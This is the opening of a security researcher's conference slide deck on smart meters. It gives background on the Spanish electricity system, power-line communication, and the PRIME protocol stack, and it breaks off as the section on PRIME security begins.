TARLOGIC
CYBERSECURITY EXPERTS

BUGGING YOUR NEIGHBOR´S (SMART) METER

www.tarlogic.com

Gonzalo J. Carracedo

TARLOGIC
CYBERSECURITY EXPERTS

$ whoami

Gonzalo J. Carracedo

@BatchDrake

BatchDrake@gmail.com

http://actinid.org

github.com/BatchDrake

Innovation Advisor en Tarlogic Security

TARLOGIC
CYBERSECURITY EXPERTS

BACKGROUND

Hindawi
Security and Communication Networks
Volume 2017, Article ID 7369684, 18 pages
https://doi.org/10.1155/2017/7369684

WILEY | Hindawi

Research Article

Cybersecurity Vulnerability Analysis of the PLC PRIME Standard

Miguel Seijo Simó, Gregorio López López, and José Ignacio Moreno Novella

Universidad Carlos III de Madrid, Madrid, Spain

Correspondence should be addressed to Miguel Seijo Simó; mseijo@it.uc3m.es

Received 20 February 2017; Accepted 18 May 2017; Published 5 July 2017

Academic Editor: Sherali Zeadally


Security in critical infrastructures such as the power grid is of vital importance. The Smart Grid puts power grid classical security approach on the ropes, since it introduces cyberphysical systems where devices, communications, and information systems must be protected. PoweRline Intelligent Metering Evolution (PRIME) is a Narrowband Power-Line Communications (NB-PLC) protocol widely used in the last mile of Advanced Metering Infrastructure (AMI) deployments, playing a key role in the Smart Grid. Therefore, this work aims to unveil the cybersecurity vulnerabilities present in PRIME standard, proposing solutions and validating and discussing the results obtained.

1. Introduction

with smart meters by 2018, which means a deployment of

CRASH COURSE IN THE SPANISH ELECTRIC SYSTEM

THE ELECTRIC SYSTEM



THE ELECTRIC SYSTEM

Generation: responsible for electric energy production

- They dump their energy to the transmission network
- In some cases, they can dump their energy to the distribution network directly.

Transmission: responsible for energy distribution in country-wide areas

- High voltage network (> 200 kV)
- Managed by the network operator (REE in Spain).
- It dumps its energy to the distribution network.

Distribution: responsible for distribution in smaller geographic areas to the end user

- High voltage until step-down transformers (located in small villages, neighborhoods, etc), low voltage until the supply points where electricity is actually consumed.
- Responsible for the metering infrastructure.
- Adjacent networks are usually connected through border points.
- They sell their services to the

Retailers: resposible for selling to the end user

- In charge of charging the user with the monthly electricity bill.
- Demand planning, buying energy from generators, contacting distributors, etc.

REMOTE MANAGEMENT

Remote control

- Remote operation of HV equipement

Remote metering

- Remote measures of energy consumption
- Old technologies involved (like dial-up modems)


Remote management

- Ability to modify supply parameters remotely (implies remote metering)
- Mandatory of type-5 customers (up to 15 kW)
- Possible thanks to **smart meters** (**PLC**)

TARLOGIC
CYBERSECURITY EXPERTS

REMOTE MANAGEMENT

Remote management infrastructure (type-5 customers)



TARLOGIC
CYBERSECURITY EXPERTS

SMART METERS AND RELATED TOPICS

TARLOGIC
CYBERSECURITY EXPERTS

WHAT DO SMART METERS DO?

 # Execution, storage and delivery of electricity consumption measurements

 # Definition of pricing periods

 # Fraud / tampering detection

 # Transformation ratio definition

 # Power control definition and reconnection of internal PCS

 # Connection and disconnection of power supply

(Imagen de Gert Skriver)

TARLOGIC
CYBERSECURITY EXPERTS

POWER LINE COMMUNICATION

(Almost) Star network
- Meters connected to a central data concentrator (DC)

In Europe: CENELEC bands
- CENELEC A: 35 to 91 kHz
- CENELEC B: 98 to 122 kHz

Different communication protocols (MAC layer)
- PRIME
- G3
- Meters and More

Application layer protocols
- DLMS/COSEM

Spanish scenario
- Partitioned market
- Approximately 50% PRIME and 50% Meters and More

G3-PLC Alliance

meters AND more OPEN TECHNOLOGIES

PRIME ALLIANCE®

SECURITY AND SMART METERS

Regulation attempts did not go too far

- ~100 page documents with metrics and good practices that apply to almost any information system network.
- https://ec.europa.eu/energy/en/topics/markets-and-consumers/smart-grids-and-meters/smart-grids-task-force

Documentation not easy to reach

- Sometimes you have to pay for the specs

Security by obscurity

- Strictly equivalent to no security at all.


Large scale changes in infrastructure not feasible


- Reconfiguring or replacing millions of meters.

TARLOGIC
CYBERSECURITY EXPERTS

THE PRIME STANDARD

THE PRIME LAYER(S)





THE PRIME STACK

Phyisical layer (PHY)

- Phase-modulated bursts with configurable constellations depending on link quality

Overpowered MAC layer

- MAC headers with CRC32
- Association procedures between meters and DCs
- ARC mechanisms
- Connections for data multiplexation
- Automatic promotion of meters to switches (relays)
  - *22 bit addressing: 8 bit (SID) + 14 bit (LNID).*
  - *31 bit if the LCID (9 bit) is included*

TARLOGIC
CYBERSECURITY EXPERTS


PHYSICAL CHANNEL

Theory:
one segment per phase

- Every DC sees 3 phases
- All meters in the same phase see each other

Practice:
crosstalk everywhere

- Non-isolated cables
- Inductive coupling



SWITCHING AND METER PROMOTION

 # The PLC medium is not the most appropriate to transmit data

- Noise (specially from switching power supplies), attenuation, refelction, inteferences!

 # When a meter sees no beacons, starts to request “promotions”


- Frequent situation when the meter is too far away from the DC’s perspective

 # Promotion: a regular station node turns itself into a relay (switch)

- Multiple switching levels.

SWITCHING IN PRIME

"A switch promotion algorithm for improving PRIME PLC network latency", DOI: 10.1109/ISPLC.2014.6812350



TARLOGIC
CYBERSECURITY EXPERTS

SECURITY IN PRIME AND DLMS/COSEM

SECURITY IN PRIME 1.3.6


Most extended (observed) version

- Empirical tests

